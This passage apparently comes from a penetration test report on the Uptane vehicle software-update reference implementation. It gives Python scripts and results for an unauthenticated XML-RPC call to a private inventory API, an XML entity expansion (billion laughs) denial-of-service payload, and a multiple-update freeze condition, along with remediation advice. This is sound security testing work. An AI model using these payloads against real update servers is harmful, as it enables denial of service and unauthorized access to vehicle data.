response = connection.getresponse()
print(response.status, response.reason)
```

rpc_get_targets.py

```
import http.client

request = ''

# Image Repository = 30301
connection = http.client.HTTPConnection('192.168.1.100:30301')
# Get list of all images
connection.putrequest('GET', '/targets/')

connection.putheader('User-Agent', 'Python-urllib/3.5')
connection.putheader('Connection', 'close')
connection.putheader('Content-Length', str(len(request)))
connection.endheaders(request)

response = connection.getresponse()
print(response.status, response.reason)
```

rpc_get_image.py

```
import http.client

request = ''
```



```
# Image Repository = 30301
connection = http.client.HTTPConnection('192.168.1.100:30301')
# Get a specific image
connection.putrequest('GET', '/targets/Secondary_update.img')

connection.putheader('User-Agent', 'Python-urllib/3.5')
connection.putheader('Connection', 'close')
connection.putheader('Content-Length', str(len(request)))
connection.endheaders(request)

response = connection.getresponse()
print(response.status, response.reason)
```

B.20 TEST.33 – RPC Calls

B.20.1 Test Information

Test Information	
Reference Test ID(s)	TEST.32 RPC Recon
Tester	Allen Cain
Result	FAIL

Device Under Test (DUT) Information	
Raspberry Pi	Running director repository
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Director Repository HTTP POST to port 30501

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Python	Version 2.7 or 3.5, necessary package HTTP Protocol Client
rpc_calls.py	Used to attempt to send a private XML-RPC request to the Inventory Database.

B.20.2 Test Case

Analyze the RPC calls that are used throughout the update process. Attempt to exploit RPC calls that provide elevated privilege.

B.20.3 Test Results

Findings – FAIL

This test attempted to send private API commands to the inventory database without providing credentials from an unauthorized user (i.e., not the director repository). This test failed because the API did not require authentication and was publicly accessible. Both of these characteristics fail against the Implementation Specification Section 6.2 and Deployment Considerations Section B.2.2.7.

Recommendations

The API should require authentication and be a private API. One way to implement authentication is by including an authentication header (composed of a username and password) in the XML-RPC request. To ensure the connection to the inventory database is via a private connection (i.e., from the Director Repository), the XML-RPC request should not be exposable from an outside client.

B.20.4 Test Steps

Step 1: Background Research

The Uptane Implementation Specification Section 6.2 states that the *'director repository uses a private inventory database'* and *'this API shall require authentication'*.

Additionally, the Uptane Deployment Considerations document Section B2.2.7 states the OEM *'must define a private API between the inventory database and the director repository'*.

Therefore, the queries to the inventory database must use authentication and be private (i.e., only the director repository will receive a valid response to their request.)

Step 2: Setup Attacking Device

Setup a computer on a network that can communicate with the Director Repository. The reference implementation code states the Director Repository is listening on port 30501. Additionally, the source code indicates the syntax for the private XML-RPC calls to the inventory database as:

```
get_last_vehicle_manifest  
get_last_ecu_manifest
```

Step 3: Launch Attack

Create an XML-RPC script that will initiate a connection with the Director Repository on port 30501 and send a *get_last_vehicle_manifest* request with a VIN that exists (based on results from TEST.32_RPC_Recon). Launch the attack by running the following command:

```
python rpc_calls.py
```

Verify a valid response from the director repository is received, that appears like the output below.

```
HTTP/1.0 200 OK  
Server: BaseHTTP/0.6 Python/3.5.3  
Date: Wed, 31 Jan 2018 18:03:18 GMT  
Content-type: text/xml  
Content-length: 992  
  
<?xml version='1.0'?>  
<methodResponse>  
<params>  
<param>  
<value><struct>  
<member>  
<name>signatures</name>  
<value><array><data>  
<value><struct>  
<member>  
<name>keyid</name>  
<value><string>9a406d99e362e7c93e7acfe1e4d6585221315be817f350c026bbec84ada260da</string></value>  
</member>  
<member>  
<name>method</name>  
<value><string>ed25519</string></value>  
</member>
```

```
<member>
  <name>sig</name>
  <value><string>f07c88e32e530d21ae8c77064238109424c2afe6f6a8fd15f18604be48372290
71bead1a32dfb77c96e3a41fbe21c56e48b16586fbef9b3d8b2fd4fc45011901</string></valu
e>
</member>
</struct></value>
</data></array></value>
</member>
<member>
  <name>signed</name>
  <value><struct>
    <member>
      <name>ecu_version_manifests</name>
      <value><struct>
        </struct></value>
      </member>
      <member>
        <name>vin</name>
        <value><string>democar</string></value>
      </member>
      <member>
        <name>Primary_ecu_serial</name>
        <value><string>INFOdemocar</string></value>
      </member>
    </struct></value>
  </struct></value>
</param>
</params>
</methodResponse>
```

B.20.5 Test Scripts

rpc_calls.py

```
import http.client

request = ''

# Director Repository Public Port = 30501
connection = http.client.HTTPConnection('192.168.1.100:30501')
connection.putrequest('POST', '/RPC2')
#connection.putheader('Content-Type', 'text/xml')

request = b"<?xml
version='1.0'?>\n<methodCall>\n<methodName>get_last_vehicle_manifest</methodNam
e>\n<params>\n<param>\n<value><string>democar</string></value>\n</param>\n</par
ams>\n</methodCall>\n"

connection.putheader('User-Agent', 'Python-urllib/3.5')
connection.putheader('Connection', 'close')
connection.putheader('Content-Length', str(len(request)))
connection.endheaders(request)

response = connection.getresponse()
print(response.status, response.reason)
```

B.21 TEST.34 – XML Entity Expansion

B.21.1 Test Information

Test Information	
Reference Test ID(s)	TEST.32 – RPC Recon
Tester	Allen Cain
Result	FAIL

Device Under Test (DUT) Information	
Raspberry Pi	Running director repository
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Dependent Library Revisions	Python 2.7.13 – SimpleXMLRPCServer Python 3.5.4 – xmlrpc.server
Test Vector	Director Repository HTTP POST to port 30501

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Python	Version 3.5.4, necessary package HTTP Protocol Client
xml_entity_expansion.py	Used to send an XML Entity Expansion payload to the Director Repository.

B.21.2 Test Case

Craft RPC requests that include several levels of nested XML Entity's, in an attempt to DOS the XMLRPC packages when attempting to parse the request.

B.21.3 Test Results

Findings – FAIL

This test attempted to exploit a Python XML processing module via performing an XML Entity Expansion attack. This test failed because the Director Repository was successfully DOS'd by the attack and became unresponsive.

Recommendations

Python has created an XML processing module to avoid common XML parsing attacks, called *defusedxml*¹. Utilizing the *defusedxml* package will provide protection against DOS attacks and other vulnerabilities present in several Python XML parsing modules. Although this is not an issue with the Uptane framework, this is an issue with the reference implementation and highlights the vulnerability to an Uptane system reliant upon vulnerable imported modules.

¹ <https://pypi.python.org/pypi/defusedxml/>

B.21.4 Test Steps

Step 1: Background Research

There are several known security vulnerabilities that have been reported for certain Python XML processing modules².

After analyzing the code, the researchers noticed the servers are using a *'SimpleXMLRPCServer'*.

Although no fault of the underlying Uptane framework, this test highlights the vulnerability posed to Uptane when dependent upon external vulnerable libraries.

Step 2: Setup Attack Device

Configure a computer to be capable of communicating with the Director Repository. The reference implementation code states the Director Repository is listening for xml-rpc calls on port 30501.

Install Python version 3 or later and verify proper functionality (i.e., Python version is capable of importing the SimpleXMLRPCServer).

Step 3: Launch Attack

Create an XML-RPC script according to Test Scripts below that will initiate a connection with the Director Repository on port 30501 and creates a payload that exploits the XML entity expansion vulnerability. Launch the attack by running the following command:

```
python xml_entity_expansion.py
```

Verify no valid response is received from the director repository and that the director repository has become unresponsive.

B.21.5 Test Scripts

xml_entity_expansion.py

```
import http.client

request = ''

# Repos Public Port = 30501
connection = http.client.HTTPConnection('192.168.1.100:30501')
connection.putrequest('POST', '/RPC2')
connection.putheader('Content-Type', 'text/xml')

# XML Entity Expansion Attack
request = b"<?xml version='1.0'?>\n<!DOCTYPE swris[\n<!ENTITY swri  
'swri'>\n<!ENTITY swril  
'&swri;&swri;&swri;&swri;&swri;&swri;&swri;&swri;&swri;>\n<!ENTITY swri2  
'&swril;&swril;&swril;&swril;&swril;&swril;&swril;&swril;&swril;>\n<EN  
TITY swri3
```

² <https://docs.python.org/3/library/xml.html#xml-vulnerabilities>

```
'&swri2;&swri2;&swri2;&swri2;&swri2;&swri2;&swri2;&swri2;&swri2;&swri2;'>\n<!EN  
TITY swri4  
'&swri3;&swri3;&swri3;&swri3;&swri3;&swri3;&swri3;&swri3;&swri3;'>\n<!EN  
TITY swri5  
'&swri4;&swri4;&swri4;&swri4;&swri4;&swri4;&swri4;&swri4;&swri4;'>\n<!EN  
TITY swri6  
'&swri5;&swri5;&swri5;&swri5;&swri5;&swri5;&swri5;&swri5;&swri5;'>\n<!EN  
TITY swri7  
'&swri6;&swri6;&swri6;&swri6;&swri6;&swri6;&swri6;&swri6;&swri6;'>\n<!EN  
TITY swri8  
'&swri7;&swri7;&swri7;&swri7;&swri7;&swri7;&swri7;&swri7;&swri7;'>\n<!EN  
TITY swri9  
'&swri8;&swri8;&swri8;&swri8;&swri8;&swri8;&swri8;&swri8;&swri8;'>\n]>\n  
<swris>&swri9;</swris>\n"
```

```
connection.putheader('User-Agent', 'Python-urllib/3.5')  
connection.putheader('Connection', 'close')  
connection.putheader('Content-Length', str(len(request)))  
connection.endheaders(request)
```

```
response = connection.getresponse()  
print(response.status, response.reason)
```


B.22 TEST.35 – Push Multiple Updates

B.22.1 Test Information

Test Information	
Reference Test ID(s)	N/A
Tester	Allen Cain
Result	FAIL

Device Under Test (DUT) Information	
Raspberry Pi	Running Secondary client
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Wired Communication to the Uptane Secondary

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2

B.22.2 Test Case

Attempt to exploit the update functionality of the Secondary by pushing multiple updates to the Primary before the Secondary calls `update_cycle()`.

B.22.3 Test Results

Findings – FAIL

This test attempts to push multiple valid updates from the Uptane Server to the Primary, then the Primary provides multiple valid updates to the Uptane Secondary to see how the Secondary reacts. The Secondary would not download and install the valid updates. This functionality error will lead to a freeze attack, thereby preventing the Secondary from downloading and installing an update, therefore this test failed.

Recommendations

SwRI recommends adding functionality within the Secondary to distinguish which update needs to be applied first when provided multiple updates to install. Otherwise, the Secondary will never apply a valid update because it is only expecting one valid update to be sent. This will essentially perform a freeze attack on a Secondary without the compromise of a server or the Primary.

B.22.4 Test Steps

Step 1: Setup Uptane Server and Clients and Add Update

Ensure the server and clients are configured correctly and are running. Afterward, add two valid updates on the server side for the Secondary via the following commands:

```
firmware_fname = filepath_in_repo = 'v1-update.txt'
open(firmware_fname, 'w').write('v1 update for SECONDARY_ECU_1')
di.add_target_to_imagerepo(firmware_fname, filepath_in_repo)
di.write_to_live()
vin='111';ecu_serial='SECONDARY_ECU_1'
dd.add_target_to_director(firmware_fname, filepath_in_repo, vin, ecu_serial)
dd.write_to_live(vin_to_update=vin)

firmware_fname = filepath_in_repo = 'v2-update.txt'
open(firmware_fname, 'w').write('v2 update for SECONDARY_ECU_1')
di.add_target_to_imagerepo(firmware_fname, filepath_in_repo)
di.write_to_live()
vin='111';ecu_serial='SECONDARY_ECU_1'
dd.add_target_to_director(firmware_fname, filepath_in_repo, vin, ecu_serial)
dd.write_to_live(vin_to_update=vin)
```

Step 2: Download Update

Afterward download the updates on the Primary by running the following command:

```
dp.update_cycle()
```

Lastly, attempt to download the updates on the Secondary by running the following command:

```
ds.update_cycle()
```

Step 3: Monitor Output

Verify the Secondary was unable to download either of the valid updates and presents output similar to the following:

```
>>> ds.update_cycle()

[...TRUNCATED...]

Requested and received image from Primary, but this Secondary has not validated
any target info that matches the given filename. Expected: 'v1-update.txt';
received: 'v2-update.txt'; aborting "install".
```

Since the Secondary was unable to download the valid updates, this test highlights a functionality error that will turn into a freeze attack, therefore this test failed.